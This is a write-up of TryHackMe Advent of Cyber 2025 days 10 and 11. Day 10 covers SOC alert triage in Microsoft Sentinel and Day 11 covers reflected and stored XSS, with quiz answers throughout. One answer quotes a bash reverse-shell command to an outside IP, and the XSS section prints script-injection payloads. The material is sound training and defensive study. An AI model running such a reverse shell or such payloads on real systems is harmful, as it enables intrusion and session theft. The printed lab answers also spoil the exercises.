THM | AoC 2025 | Day 10-11

Day-10: SOC Alert Triaging - Tinsel Triage | Day-11: XSS - Merry XSSMas
SUMMARY
We start out on Day-10 with a quick primer on Alert Triaging, and then our Microsoft Sentinel instance environment is introduced. Then we check out and analyze the various Incidents. Lastly, we do a deep dive into Log Analysis where we try to analyse and correlate events to understand what exactly happened.
Continuing with Day-11, we first exploit a reflected XSS vulnerability, then a stored XSS one.

D-10 | SOC Alert Triaging - Tinsel Triage
- TL;DR: Investigate and triage alerts through Microsoft Sentinel.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 10 - SOC Alert Triaging - Tinsel Triage
STORYLINE
"The Best Festival Company's Security Operations Center is overwhelmed by a surge of alerts across their cloud environment. The elves suspect the evil Easter Bunnies are behind the attack, but the source and motive remain unclear."
PREPARATION
Use one of the provided access credentials (username:temporary-access-pass) to log in to the Microsoft Azure Portal where the further tasks take place.
Sadly, NONE of them worked for us, so we will do an exeption here (agains THM Write-Up Policy), and provide both passwords and flags for the solutions so that people interested in completing AoC 2025 can do so.
Alert Triaging Primer
Alert triaging is a critical process that helps security teams prioritize alerts efficiently rather than investigating each one equally. Not all alerts indicate genuine threats — some are noise or false positives — so teams need a structured approach to determine which deserve immediate attention.
The Four Key Factors for Triaging
When assessing alerts, analysts should evaluate: FACTOR | FOCUS | IMPORTANCE
- SEVERITY - Severity Level | Rating from Informational to Critical | Indicates urgency and potential business risk
- TIME - Timestamp and Frequency | When the alert triggered and related activity patterns | Identifies ongoing attacks or repeated behavior
- CONTEXT - Attack Stage | Where in the attack lifecycle (reconnaissance, persistence, exfiltration) | Shows how far the attacker has progressed
- IMPACT - Affected Asset | Which system, user, or resource is involved | Prioritizes response based on operational importance
These four dimensions — how bad, when, where in the attack lifecycle, and who/what is affected — provide a balanced foundation for quick, informed triage decisions.
Next Steps After Triage
Once you've identified alerts worth investigating, follow a structured investigation process:
- examine the alert details
- check related logs
- correlate with other alerts involving the same user or device
- build a timeline of events
- decide whether to escalate to incident response, investigate further, or close as a false positive
- documentation of findings and lessons learned
Environment Review
Rendering the logs for the lab environment:
- Search for "Microsoft Sentinel" > "Logs" tab > "Custom Logs" > "Syslog_CL (Runs a preview query) > Run
Investigation Proper
View the incidents during the current timeframe:
- select your dedicated Sentinel instance > "Threat management" Dropdown > "Incidents" Tab
- if not shown > Refresh Page > Set Custom date range for the incidents (20251029-12:00:00 - 20251213-12:00:00)
Q & A
Question-1: How many entities are affected by the Linux PrivEsc - Polkit Exploit Attempt alert?
10
Question-2: What is the severity of the Linux PrivEsc - Sudo Shadow Access alert?
High
Question-3: How many accounts were added to the sudoers group in the Linux PrivEsc - User Added to Sudo Group alert?
4
Diving Deeper Into Logs
Getting more Information:
- Select Alert's full details view > "Evidence" Section > "Events" > "Logs"
Change view to editable KQL query:
- Press "Simple mode" dropdown > Select KQL mode
Events triggered by "app-02"
set query_now = datetime(2025-10-30T05:09:25.9886229Z);
Syslog_CL
| where host_s == 'app-02'
| project _timestamp_t, host_s, Message
Q & A
Question-1: What is the name of the kernel module installed in websrv-01?
malicious_mod.ko
Question-2: What is the unusual command executed within websrv-01 by the ops user?
/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1
Question-3: What is the source IP address of the first successful SSH login to storage-01?
172.16.0.12
Question-4: What is the external source IP that successfully logged in as root to app-01?
203.0.113.45
Question-5: Aside from the backup user, what is the name of the user added to the sudoers group inside app-01?
deploy

D-11 | XSS - Merry XSSMas
- TL;DR: Learn about types of XSS vulnerabilities and how to prevent them.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 11 - XSS - Merry XSSMas
STORYLINE
"Santa's workshop was modernized with a secure message portal for McSkidy, but logs show unusual activity: odd messages, suspicious search terms, and code disguised as letters. The mission is to investigate and identify who's causing the mischief."
Leave the Cookies, Take the Payload
Cross-Site Scripting (XSS) is a web vulnerability where attackers inject malicious code (typically JavaScript) into input fields that other users view. It occurs when applications fail to properly validate or escape user input, allowing it to be executed as code rather than treated as text.
Two Main Types
- Reflected XSS occurs when malicious code is immediately returned in the response and executed in the victim's browser. It typically targets individual users through phishing links and doesn't persist on the server.
<!-- original request -->
https://trygiftme.thm/search?term=gift

<!-- request with reflected xss -->
https://trygiftme.thm/search?term=<script>alert( atob("VEhNe0V2aWxfQnVubnl9") )</script> - Stored XSS is more dangerous—malicious scripts are saved on the server and automatically executed for every user who views the affected page. This attack affects all visitors without requiring them to click a link.
Potential Impact | Both types allow attackers to steal credentials, deface pages, impersonate users, steal session cookies, trigger fake login popups, and access information the victim could access.
Cheat Sheet from PortSwigger | Cross-site scripting (XSS) cheat sheet
Protection Strategies
- Disable dangerous rendering | Use textContent instead of innerHTML to treat input as plain text rather than executable code
- Secure cookies | Set "HttpOnly", "Secure", and "SameSite" attributes on session cookies to limit XSS damage
- Sanitize and encode input/output | Remove or escape executable elements (scripts, event handlers, JavaScript URLs) while preserving safe formatting, especially when limited HTML input is necessary
Q & A
Question-1: Which type of XSS attack requires payloads to be persisted on the backend?
stored
Question-2: What's the reflected XSS flag?
[REDACTED-FLAG]
Let us first visit our target web app. To validate our findings, let's craft a dummy JavaScript alert to verify the Reflected XSS vulnerability which is possible via the provided search bar and then clicking "Search Messages".
As for the payload, let's stick with the cat example:
<script>alert('Reflected Meow Meow')</script>
Once the request is sent, we are presented with a popup which verifies the presence of a Reflected XSS vulnerability.

Figure 1: Reflected XSS Popup
Moreover, successfully triggering the Reflected XSS vulnerability provides us with the necessary flag.

Figure 2: Flag for sucessfully triggering the Reflected XSS vulnerability
Question-3: What's the stored XSS flag?
[REDACTED-FLAG]
This time, our goal is to verify if it is possible to exploit a stored XSS vulnerability via the web app's send message function, which should store the messages on the server.
Just like last time, we stick with the cat payload:
<script>alert('Stored Meow Meow')</script>
Once the message is sent, we are again presented with our intended popup, which verifies that the web-app is indeed susceptible to stored XSS.

Figure 3: Stored XSS Popup
And lastly, once the Stored XSS vulnerability is triggered, the flag for the task is displayed under "Recent Messages".

Figure 4: Flag for sucessfully triggering Stored XSS
Question-4: If you enjoyed todays's room, you might want to have a look at the Intro to Cross-site Scripting room!
No answer needed